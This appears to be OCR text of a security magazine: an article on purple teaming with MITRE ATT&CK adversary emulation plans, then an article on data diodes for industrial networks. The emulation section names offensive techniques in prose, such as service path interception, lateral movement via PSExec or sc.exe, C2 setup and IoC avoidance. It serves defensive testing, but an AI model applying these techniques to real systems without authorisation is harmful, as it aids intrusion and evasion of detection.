


Figure 1. Red Teams and Blue Teams serving the same goal: improved organizational security posture!

The Blue Team must educate themselves about these TTPs, and configure their detection and response capability in line with these approaches. For instance, if a threat actor is known to use spear-phishing, the Blue Team must ensure it can detect and respond to this activity. It is useless relying on SIEM hoping it will alert users to a spear-phishing campaign, if the mail servers and relays are not configured to log or alert specific types of mail content.

If a threat group is known to try exfiltrating sensitive data from a specific industry or market segment, the Red Team should attempt to simulate this activity. This might result in the Red Team compromising an end-user host, with the intent of reusing their credentials to launch further information gathering campaigns across the internal network infrastructure. The final objective of the Red Team might be to escalate their credentials to access a core database before exfiltrating traffic through a web-based protocol into a cloud-based service provider. The Blue Team needs tools and techniques giving them the ability to detect this type of traffic. The Blue Team needs to respond to the attack and prevent the Red Team from fulfilling its objectives.

Switching focus from Traditional to Modern Approach

Even recently, both Red and Blue Teams followed the traditional or reactive approach, where the technology was (mostly) based on legacy SIEM tools, various anti-virus programs, different vendor oriented IPS/IDS,

Blackholes/Sinkholes, Sandboxes and Application Whitelisting. Additionally, the methodology at that time was heavily based on response, and organizations' defences were signature and alert based, related to known tools and known IoCs, even though organizations had limited data ingestion.




Figure 2. Traditional Offensive Testing Workflow - Red Team vs Blue Team

Now, both teams need to follow the modern or proactive approach, where they leverage new technology and tools, like ELK[1]/Splunk[2]/Osquery[3] and next generation EDR. Here, the methodology is based on use cases: attacks, data analysis, behaviours, visibilities, agility-orients, enrichments and automation. For organisations to benefit from these assets, they must have threat intelligence in place and use Purple Team tactics.




Figure 3. Modern approach: Red Team + Blue Team = Purple Team workflow

By having the Red Team and Blue Teams work together, organisations can benefit from more tailored, real world assurance. The Blue Team can then measure their detection and response capabilities in a way more closely aligned with real world threats.

How Purple Teaming Helps

It's clear the penetration testing sector and Red Teams can sharpen an organisation's detection and response capability. Through the sharing of intelligence data through the teaming process, it's possible to understand

threat actors' TTPs. By mimicking these TTPs through Red Team scenarios, the Blue Team can configure, tune, and improve its detection and response capability.

Too often an organisation is compromised, and the Blue Team sees nothing. This is not due to ineffective personnel, process, or technology, just that the threat actor used an undetected technique. By delivering Purple Team engagements, organisations can address this challenge directly. One valuable resource helping Purple Teams to address those threat actors' TTPs is the established "Pyramid of Pain."

The Pyramid of Pain

The Pyramid of Pain is an important and elegant concept used in threat hunting and intelligence. It addresses how difficult it is for attackers to change certain characteristics of their attack. At the same time, it shows how troublesome it is for organizations to find these characteristics. Finding a file with a certain hash value is easy but uncovering illegitimate use of PowerShell when its used enterprise-wide poses an very different challenge. Similarly, it's trivial for attackers to generate a new file with a different hash, but much harder to move or modify a technique designed to evade detection. Figure 4 depicts the pyramid:

Figure 4. The Pyramid of Pain. Source: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Common Language for TTPs

For these procedures to take place, the Red and Blue Teams need to coordinate and speak the same language. This refers to the MITRE Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) framework[4]. Both teams, by referring to the same framework, enhance communication by articulating tests and results. Moreover, they can repeat their actions to verify results. Finally, they can measure and evaluate their metrics across tests. Figure 5 shows a sample of the ATT&CK Matrix for Enterprise.




Figure 5. ATT&CK Matrix for Enterprise. Source https://attack.mitre.org/

Tactics is the main container of information inside MITRE's ATT&CK. The primary parts of actor's attack chain include but aren't limited to initial access, execution, lateral movement, persistence, and defence evasion. Techniques pertaining to how a threat is implemented could include persistence category items like logon scripts, scheduled tasks, and registry run keys.

There are attributes in each category regarding the initial level of access required to achieve each technique. They help paint a more complete picture to where this technique fits in the overall attack chain. In short, a lot of work has been put into building and *maintaining* the MITRE ATT&CK platform to provide defenders with as much knowledge as possible regarding attacks.

ATT&CK for Adversary Emulation

When developing scenarios for adversary emulation, Red Teams should use ATT&CK tactics and techniques to describe how the engagement will be delivered. This will tremendously increase the value of the engagement, as it helps defenders map issues on a structured framework!

Testing techniques in ATT&CK against the environment is the best way to evaluate controls and their efficacy to ensure coverage against different mechanism. Additionally, it's the best way to understand gaps in visibility or protection and validate the configuration of tools and systems. Finally, security teams can demonstrate where different actors would be successful (or fail) and avoid assumptions by knowing exactly what is detected or mitigated and what isn't.

The same applies to organizations with internal Red Teams or that perform combined engagements. Applying these activities to ATT&CK techniques elevates the understanding of the results by defenders. Instead of

reporting failures to highlight unauthorized activity, Red Teams contain better context to apply their activities directly to operational controls, defensive tools, and procedures. This eases defenders' ability to take appropriate actions resulting from reports. Emulations can be designed to mirror tools and techniques known to be used by specific actors. This can be especially useful when trying to assess how successful certain adversaries might be against the controls present in an enterprise environment.

Developing an Emulation Plan

To start adversary emulations, we must identify an opponent to emulate and gather threat intelligence. For this, you need to find gaps and choose an adversary close to your infrastructure (e.g. country specific APTs like APT28[5], APT3[6]), or sector specific like health care, finance, etc. Then, gather all possible information about the selected adversary (possibly through FireEye APT Reports, Symantec Reports and other open source reporting). To initiate the process for Red and Blue Teams, MITRE provides two prototypes: APT3 and APT29[7].

Figure 6. Developing an Emulation Plan.

The second step is to extract ATT&CK techniques from gathered reports. Here, reference the MITRE ATT&CK matrix and David Bianco's Pyramid of Pain, where teams should look for adversary behaviour and tool functionality to map technical information about adversary techniques. For instance, you may extract the following from the FireEye and Symantec Reports:




Figure 7. Source: https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html




Figure 8. Source: https://www.symantec.com/connect/blogs/buckeye-cyberespionage-group-shifts-gaze-us-hong-kong

The next step is to develop tools and organize the extracts. In this step, you should provide an order to extracted techniques based on those outlined from your reports or other sources. For example, teams should think of emphasizing the correct behaviours with these tools, or extending and modifying them. Additionally, they might develop specific delivery mechanisms, command and control, or other capabilities.

You should consider some possible variations for each technique. For example, for an adversary created in “C:\aos.exe” for Priv Esc via path interception, you can intercept any service path that runs under higher privileges. Adversaries may use “PSExec” for lateral movement, but you can manually accomplish this with “sc.exe” or via PowerShell. An adversary can run “whoami” for discovery, but you can use environment variables “%USERDOMAIN %\% USERNAME%”. Undoubtedly, it would be best if you can find or develop a toolset to perform these variations automatically. This process can be described with this diagram:




Figure 9. Source: https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

The next step in developing our emulation plan is to create an offensive infrastructure. Here, briefly, you should set up command and control server(s) and redirectors, buy domains, test techniques, and install offensive frameworks. You should create payloads inspired by the adversary tradecraft, and modify IoCs and behaviours if possible.

Finally, try to emulate the adversary. In order for this to work, known IoCs should be avoided, and detections should be forced on behaviour, not on prior IoCs or signature tools. Also, consider the 'speed of the adversary.' At the end of the Purple Team engagement, actions and results should be mapped to the matrix as below. *The most important step after mapping these to the matrix is using different implementations of the same ATT&CK technique and updating your analytic or defensive configuration! This is an ongoing process that adds true value to Purple Team Tactics!*

Figure 10. A Common Scorecard. An Initial Capability Matrix for Planning.

In Closing

We walked through Purple Team Tactics and threat Intelligence, and how these concepts benefit organizations in improving their security posture. In summary, Red Teams should have a cheat sheet of technique implementations, as they enhance operational security considerations per iteration. At the same time, Blue Teams develop defensive playbooks, including detecting ATT&CK technique behaviours, and refine data points when they scrutinize their behaviours analytically. Both teams achieve a superior understanding of techniques, and they develop better offensive and defensive perspectives in solving problems, and implement faster solutions.

References:

https://www.nettitude.com/uk/penetration-testing/purple-teaming/

https://www.betaalvereniging.nl/wp-content/uploads/DEF-TaHiTI-Threat-Hunting-Methodology.pdf

https://www.slideshare.net/ChristopherKorban/purple-teaming-with-attck-x33fcon-2018

https://www.foregenix.com/blog/purple-teaming-what-you-need-to-know

https://www.anomali.com/resources/what-mitre-attck-is-and-how-it-is-useful

https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

https://attack.mitre.org/resources/adversary-emulation-plans/

https://www.mbsecure.nl/blog/2019/5/dettact-mapping-your-blue-team-to-mitre-attack

https://attack.mitre.org/resources/

https://www.slideshare.net/ChristopherKorban/evolution-of-offensive-testing-attckbased-adversary-emulation-plans

https://www.slideshare.net/ChristopherKorban/purple-teaming-with-attck-x33fcon-2018

https://www.slideshare.net/ChristopherKorban/attcking-with-threat-intelligence

https://www.slideshare.net/heirhabarov/phdays-2018-threat-hunting-handson-lab-97951462

Deterministic Unidirectional Devices: Protecting OT Networks with Data Diodes

Marlene Ladendorff, PhD

Marlene is a subject matter expert in cybersecurity for critical infrastructure, specializing in OT cybersecurity. Her main focus is nuclear power plants and the energy sector. Marlene recently spent 12 months working in the United Arab Emirates for Emirates Nuclear Energy Corporation in the cybersecurity department at the Barakah nuclear power plant construction site. Marlene is an international speaker on cybersecurity and teaches master's level university courses in IT and OT security. Her PhD dissertation was titled "The Effect of North American Electric Reliability Corporation Critical Infrastructure Protection Standards on Bulk Electric System Reliability."

The Ukraine power grid compromise offers an example of the consequences that can result from a cyber-attack. A deterministic unidirectional device (data diode) would have circumvented the attack via the wired network cyber threat vector. Once the diode is installed, confirmation of unidirectional communication should be performed via penetration testing. Other possible circumventions of IT/OT network separation include data diode bypasses, improper data diode configuration, primary and backup diode composition, and incident response plans in the event of diode failure.

Introduction

Cyber attackers use threat vectors to send malicious communications into their target environment. One vector is wired networks. As electronic interconnectivity expands, so does the threat landscape available to attackers. Without proper mitigations and controls to shield organizations against cyber-attacks, critical processes and equipment become vulnerable, putting at risk secure facility operations and human safety.Part of the process of installing mitigative measures includes testing to confirm that those measures are providing the protection intended. Penetration testing should be a vital part of the testing process to confirm proper installation and configuration of security devices and measures. An additional bonus that penetration testing offers is documented, conclusive evidence of appropriate cyber protection as required in regulatory environments. The ever increasing dynamics of an electronically interconnected society demands confidence in the protections afforded through cybersecurity processes.

Implementation of Deterministic Unidirectional Devices

In any organization, separating the business network from the operational network should be high priority, especially for critical infrastructure entities. Installing a data diode between Information Technology (IT) and Operational Technology (OT) networksis an effective solution to thwarting cyber-attacks seeking to utilize the hard-wired network threat vector to target industrial control systems (ICS) for exploitation. A properly installed and configured data diodeoffers a deterministic unidirectional solution to protect OT systems and equipment. However, it is important to note that a data diode is not the solution to all cyber-attack vectors. Documented cyber-attacks, originating from nearly anywhere in the world, have made use of multiple threat vectors to accomplish their goals. Cyber-attack vectors include:

- Supply Chain
- Wired Network Connectivity
- Wireless Network Connectivity
- Insider Threat
- Mobile Devices and Media

Stuxnet likely employed mobile media/devices to deliver its attack. Shamoon/DistTrack malware[1] exploited network connectivity as did the Ukraine power grid compromise (CrashOverride/Industroyer)[2]. In a combined OT/IT compromise, Point of Sale (POS) systems in Target retail stores were exploited through the wired network via a spear-phishing email sent to an HVAC vendor[3]. As a result, hackers were able to enter the network through the HVAC system, pivot onto the IT network and access the POS systems to steal credit card information.

A properly installed and configured data diode effectually protects upstream networks by allowing data communications to flow in one direction only. Functionally, data diodesmay require special configurationin a TCP/IP environment where both send/receive packets are required. Many industries are noteager to employ deterministic unidirectional devices due to the annulment of remote connectivity, specifically affecting vendors and after-hours support. With cyber-attacks continuing to increase in sophistication, definitive protection of OT networks from exploitation should become a business requirement instead ofa recommendation. The risk appetite of an organization usually has an effect on whether or not unidirectional communication is acceptable.

The Nuclear Reactors, Materials, and Waste sector of the United States critical infrastructure includes a regulatory requirement for unidirectional data flow between commercial nuclear reactor IT and OT networks[4]. For specified systems in nuclear power plants, remote connectivity of any type (e.g. wired, wireless) is not allowed4.Compliance with regulatory requirements does not necessarily guarantee effective cybersecurity. With regard to commercial nuclear power plants in the United States, the installation of diodes and inspection by the Nuclear Regulatory Commission (NRC) has resulted in zero compromises of the OT network via the wired network, post installation.

Wired Network Cyber-Attack Vector Incidents

The following incidents are high level descriptions of successful cyber-attacks on industrial processes. The wired network threat vector was among several components of the attack that, in combination, led to attacker infiltration, the compromise of the OT network, and access to process control systems.

Ukrainian Power Outage[5]: This cyber-attack successfully compromised several Ukrainian power distribution companies, referred to as Oblenergos, resulting in power outages to over 200,000 customers on December 23, 2015. The cyber attackers were able to infiltrate the OT network via the IT network, resulting in remote manipulation of breakers and Human-Machine Interfaces (HMI) in the control room. While there may have been a virtual private network (VPN) component to the attack, a data diode installed between the IT and OT networks would have prevented malicious access via the wired network threat vector, thwarting a cyber-attack.

Schnieder Electric Safety Instrumented System (SIS)[6]: The wired network connectivity cyber threat vector and lack of definitive unidirectional IT/OT network separation enabled cyber attackers to compromise specific Schneider Electric Triconix modules with malware dubbed HatMan/TRITON/TRISIS. This specific attack garnered increased scrutiny compared with other cyber-attacks because of the safety component of the cyber-attackers target. SISs protect equipment from damage and humans from injury and/or death if an industrial process exceeds specifications. While there were no malicious consequences resulting from this attack (apparently due to an error in the attackers' code), the compromise of SISs exponentially increases the potential danger of cyber-attacks that could threaten process safety and human lives. The grave importance of protecting SISs further illuminates the importance of separating IT and OT networks via data diodes.

Penetration Testing Data Diodes

Once a data diode is installed, rigorous testing should be performed. Special attention should be given to the following:

- IT to OT connectivity via bypasses around the diode
- Improper configuration of the diode regarding communications protocol (TCP/IP, specifically)
- Primary and backup diodes and fail-over configurations
- Incident response/recovery requirements for diodes

Pen testing a data diode from the IT side of the network should confirm that the diode is installed and configured appropriately to block communications that could be trying to access OT equipment through the wired network. The architecture of the diode should be examined ahead of pen testing. If the data diode utilizes fiber optics, pen testing efforts would be null. Additionally, identification of bypasses around the diode require different tactics (e.g. network sniffing) that should be performed in addition to pen testing.

Conclusion

